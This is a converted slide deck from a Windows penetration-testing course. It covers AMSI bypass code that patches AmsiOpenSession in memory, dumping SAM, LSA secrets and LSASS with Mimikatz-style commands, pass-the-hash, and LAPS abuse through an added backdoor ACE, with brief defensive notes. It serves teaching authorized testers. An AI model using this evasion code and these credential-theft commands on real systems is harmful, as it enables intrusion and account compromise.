


```
$bu = $null;$w = 'System.Management.Automation.A';$c = 'si';$m = 'Utils';
$assmbly = [Ref].Assembly.GetType('{{0}{1}{2}}' -f $w,$c,$m);
$field = $assmbly.GetField('{{am}{0}InitFailed' -f $c), 'NonPublic,Static');
$field.SetValue($bu,$true);
```

# Defense Evasion: AMSI

## Tampering with `amsi.dll`


- Code Patch Functions
  - `AmsiOpenSession()`
  - `AmsiScanBuffer()`
- Alternate ways to locate functions: Function Offsets & Egg Hunter
- Drawback: Detected by scanners looking for `amsi.dll` code patches at runtime



# Defense Evasion: AMSI

## Patching AmsiOpenSession


- Craft your own patch



# Defense Evasion: AMSI

## Patching AmsiOpenSession

- Find the offset of address to be patched → Convert from Hex to Decimal



# Defense Evasion: Patching AmsiOpenSession

```
$data = @"
...

IntPtr lib = LoadLibrary("a"+"m"+"si."+ "dll");
IntPtr amsiopensession = GetProcAddress(lib, "Am"+ "s"+ "iOpen"+ "S"+ "ession");
IntPtr final = new IntPtr(amsiopensession.ToInt64() + 16);
uint old = 0;
VirtualProtect(final, (UInt32)0x1, 0x40, out old);
Console.WriteLine(old);
byte[] patch = new byte[] { 0x74 };
Marshal.Copy(patch, 0, final, 1);
VirtualProtect(final, (UInt32)0x1, old, out old);
"@"

Add-Type $data -Language CSharp
[Program]::Run()
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.



Hacking Windows

## Techniques to Extract Credentials

```
.#####.  
.## ^ ##.  
## / \ ##  
## \ / ##  
'## v ##'  
'#####'
```

## Post Exploitation: Exfiltration of Credentials

---

On a Windows host there are a number interesting targets:

- Security Accounts Manager (SAM)
- Cached Domain Credentials
- Local Security Authority Secrets (LSASecrets)
- Active Logons



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Security Accounts Manager (SAM)

---

## What/Where/Who is SAM?

- SAM is located at: `%SystemRoot%\System32\config\SAM`
- On a DC; Active Directory data is stored at: `%SystemRoot%\NTDS\ntds.dit`

## Exfiltration:

- Using built-in tools: `reg save HKLM\SAM SAM_SAVE`
- Metasploit: Meterpreter could extract hashes via the hashdump command
- PowerShell:
  - Nishang: Get-PassHashes
  - Empire: Invoke-PowerDump
- Several alternatives available (samdump, pwdumpx, pwdump, fgdump, gsecdump)

## Remember; the hash will be in the format:

USERNAME:RID:LM:NTLM:::

Administrator:500:aad3b435b51404eeaad3b435b51404ee:99551acff8834268e489bb3054af94fd:::

## Cached domain credentials

---

- Cached Domain Credentials are the **ONLY** password hashes in Windows to be salted
- The salt is the username
- Cached Domain Credentials are encrypted with the **LSA secret NL\$KM**, so we'll need to extract this value and decrypt the credentials before we can then attack these hashes



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Local Security Authority (LSA) Secrets

---

- **LSA secrets is protected storage and may include sensitive data such as:**
  - Passwords for services configured to run under the context of a user account
  - Passwords configured for scheduled tasks
  - and a lot more...
- **PowerShell (32-bit payload):**
  - **Enable-TSDuplicateToken** originally by Truesec (also included within Nishang as Enable-DuplicateToken) is needed to duplicate the access token of LSASS
  - **Get-LSASecret** (within Nishang) can then be used to gather the secrets
- **Mimikatz:**
  - `privilege::debug & token::elevate`
  - `lsadump::secrets`



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Extracting SAM secrets from registry dump



- This can be done with Mimikatz or pypykatz.
  - Pypykatz registry --sam sam --security security system



Claranet Cyber Security brings you


# NotSoSecure Training

© NotSoSecure Training 2024, All Rights Reserved.

# Active Logons

---

- Certain Windows services/process store the credentials of logged-on users in memory in an encrypted way (**OS dependent**)\*
- These can be decrypted, and the “clear-text” passwords of active logged-on users can be obtained
- >= Windows 8.1/2k12r2 by default don’t store clear text credentials in LSA memory by default (detailed overview of OS behavior @ <https://www.slideshare.net/camsec/cleartext-and-pth-still-alive>)
- If we have administrative access to a target system, we **can force a change** and await the user to re-enter their credentials



References:

<https://blogs.technet.microsoft.com/kfalte/2014/11/01/kb2871997-and-wdigest-part-1/>

# Dumping the LSASS file - Offline Cracking

---

- In many scenarios, Mimikatz and similar tools get caught by endpoint protection software, antivirus, AMSI, etc.
- In such cases, it is possible to dump the **LSASS process** in the .dmp format and analyze it offline.
- **Pypkatz, Mimikatz**, etc can be used to extract data from the lsass .dmp file.
- Few of the methods are using **procdump, task manager, rundll32**, dumping LSASS, system and security file from registry, etc.



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Memdump Method

---

- Simple tool to dump the **LSASS** process.
- First step get **lsass.exe** process ID.
- Dump process memory with memdump

```
tasklist | findstr lsass  
memdump.exe <PID of lsass.exe>
```

- Second step decrypt the dump file.

```
python3 decrypt.py -f memdump.dmp
```



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

## Exercise 4.4




## Demo 4.4

### Post Exploitation (LSASS Dump, AMSI Bypass & LSASecrets)

- On 192.168.X.17 gain access to the NTLM hash of plum\kevin
- On 192.168.X.17 gain access to the cleartext password of plum\backupsvc

# Windows Authentication



1. Username sent (hash calculated + stored locally)
2. 16-byte challenge sent to client
3. Client encrypts challenge with hash and sends back
4. Server passes (1), (2) and (3) to DC
5. DC looks up username (1), retrieves corresponding hash and encrypts the original challenge (2). DC compares its own calculation with (3). If it's a match, the user is who they say they are!

\*[source] <https://blogs.sans.org/computer-forensics/files/2012/09/netauth-5.png>

# Pass the Hash (PtH)

---

Windows systems allow authentication using hashes - we don't need the plaintext password!



- **PowerShell:**

- Invoke-TheHash - <https://github.com/Kevin-Robertson/Invoke-TheHash>  
(WMI & SMB)
- Invoke-Mimikatz - <https://github.com/EmpireProject/Empire>

- **Mimikatz:**

- `sekurlsa::pth /user:kevin /domain:plum.local  
/ntlm:80de0b25034cbe9a63df9d8dfcdaadf3  
/run:powershell.exe`

- **Rubeus:**

- `Rubeus asktgt /domain:plum.local  
/rc4:80de0b25034cbe9a63df9d8dfcdaadf3 /ptt`



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Pass the Hash (PtH): **Restrictions**

---

- Microsoft introduced new restrictions in 2871997 back in 2014

## Restrictions included (amongst many others)...

\*“...This feature reduces the attack surface of domain credentials in the LSA. Changes to this feature include **prevent network logon** and remote interactive logon to domain-joined machine **using local accounts**...”

```
msf exploit(psexec) > run

[*] Started reverse TCP handler on 192.168.10.206:4444
[*] 192.168.10.17:445 - Connecting to the server...
[*] 192.168.10.17:445 - Authenticating to 192.168.10.17:445 as user 'default'...
[-] 192.168.10.17:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::ErrorCode The server responded with error
    STATUS_ACCESS_DENIED (Command=117 WordCount=0)
[*] Exploit completed, but no session was created.
msf exploit(psexec) >
```

- So...local admin accounts can no longer remotely authenticate to a host (excluding default RID 500)

## Pass the Hash (PtH): Restrictions

---

- However, if we have administrative access to the host we can make a registry change and then it's business as usual:

`"HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"`

Type: DWORD (32-bit)

Name: **LocalAccountTokenFilterPolicy**

Data: 1



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# Extra Protection

---

- Restricted Admin Mode:  
<https://blogs.technet.microsoft.com/kfalde/2013/08/14/restricted-admin-mode-for-rdp-in-windows-8-1-2012-r2/>
- Utilize the Protected Users group: [https://technet.microsoft.com/en-us/library/dn466518\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/dn466518(v=ws.11).aspx)
  - Members can't authenticate using NTLM, Digest Auth or CredSSP
  - Passwords are not cached
  - Kerberos AES support only (DES and RC4 excluded)
  - Account cannot be delegated
  - Reduced TGT lifetime (4 hours)
- Credential Guard has been introduced in Windows 10 Enterprise & Server 2016  
<https://technet.microsoft.com/en-us/itpro/windows/keep-secure/credential-guard>




Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All Rights Reserved.

# Credential Guard

---

- On by default on Windows 11 version 22H2 Enterprise / Education.
- **Lsaiso.exe** runs in Hyper-V Virtual Machine.
- Advanced local procedure calls (ALPCs.)
- **Lsaiso.exe** remains offline.
- **Lsass.exe** handles the Send / receive.
- While cryptographic operations are handled by Lsaiso.



References:

<https://research.ifcr.dk/pass-the-challenge-defeating-windows-defender-credential-guard-31a892eee22>  
<https://itm4n.github.io/credential-guard-bypass/>

# What is Microsoft LAPS ?

---


- Local Administrator Password Solution
- Centralizes management of domain joined Local Administrator Passwords.
- Randomized password changed periodically.
  - Defaults to 30 days.
- Passwords are stored in Active Directory.



Claranet Cyber Security brings you  
**NotSoSecure  
Training**

© NotSoSecure Training 2024, All  
Rights Reserved.

# LAPSv2 - Local Administrator Password Solution



# LAPS - Security features

---

- First version relied only on DS\_CONTROL\_ACCESS rights
  - Over key attributes.
- **Second version** featured encrypted password storage
  - Achieved by leveraging DPAPI.

Windows LAPS schema element	Legacy Microsoft LAPS schema element
msLAPS-PasswordExpirationTime	ms-Mcs-AdmPwdExpirationTime
msLAPS-Password	ms-Mcs-AdmPwd
msLAPS-EncryptedPassword	Doesn't apply
msLAPS-EncryptedPasswordHistory	Doesn't apply
msLAPS-EncryptedDSRMPassword	Doesn't apply
msLAPS-EncryptedDSRMPasswordHistory	Doesn't apply

# LAPS - Exploitation

---

- First version
  - Find a **principle** with *DS\_CONTROL\_ACCESS* right over *ms-Mcs-AdmPwd* attribute.

```
Get-ADObject 'CN=ms-mcs-admpwd,CN=schema,CN=configuration,DC=aiah,dc=local'  
Get-AdmPwdPassword -ComputerName <computer>
```

- Second version
  - Locate a **principal** with privileges to access **DPAPI keys** used for credential protection.

```
Get-LapsADPassword -Identity <computer>
```



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# LAPS Exploitation

---

*Find-AdmPwdExtendedRights* cmdlet has logic flaws in detecting who has the DS\_CONTROL\_ACCESS right.

Adding an ACE to the computer which applies to the mc-Mcs-AdmPwd property and any descendant object.

```
1 $Raw = Get-DomainComputer -Raw WIn12-DC
2 $Target = $Raw.GetDirectoryEntry()
3 $AdmPwdGUID = (Get-DomainGUIDMap).GetEnumerator() | ?{$_ .value -eq 'ms-
    Mcs-AdmPwd'} | select -ExpandProperty name
4 $ACE = New-ADObjectAccessControlEntry -AccessControlType Allow
    -PrincipalIdentity "Domain Users" -Right ExtendedRight -ObjectType
        $AdmPwdGUID -InheritedObjectType ([Guid]::Empty) -InheritanceType All
5 $Target.PsBase.ObjectSecurity.AddAccessRule($ACE)
6 $Target.PsBase.CommitChanges()
```

References:

<https://www.blackhat.com/docs/us-17/wednesday/us-17-Robbins-An-ACE-Up-The-Sleeve-Designing-Active-Directory-DACL-Backdoors.pdf>



Claranet Cyber Security brings you  
**NotSoSecure**  
Training

© NotSoSecure Training 2024, All  
Rights Reserved.

# Windows Exploitation Status

**192.168.3.215**  
Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account


**192.168.X.17**  
Host: WKSX



Domain: plum.local

- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer2)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions
  - john (Password123!)
- Gained access to:
  - plum\kevin NTLM hash (via active sessions)
  - plum\backupsvc (%Qu1t3S3cUre3P@sS\$) via LSASecrets





BLOODHOUND

Hacking Windows

## Active Directory



# Active Directory Recon

---



## What data is useful?

- Domain password and account lockout policies
- Details on our account(s) and the permissions these have locally and within the domain
- Details on obvious customized admin *enabled* user accounts (*adm\_jsmith, localadmin etc.*)
- Customized groups including nesting and inheritance
- Active Directory ACLs and delegated objects
- Password management tools/utilities (LAPS)
- Encrypted passwords in policies (Group Policy Preferences)
- Service accounts with SPNs (Kerberoasting)
- Sensitive data in scripts or config files (SYSVOL)
- Domain trusts and types



Claranet Cyber Security brings you  
**NotSoSecure**  
**Training**


© NotSoSecure Training 2024, All Rights Reserved.

# Active Directory Recon

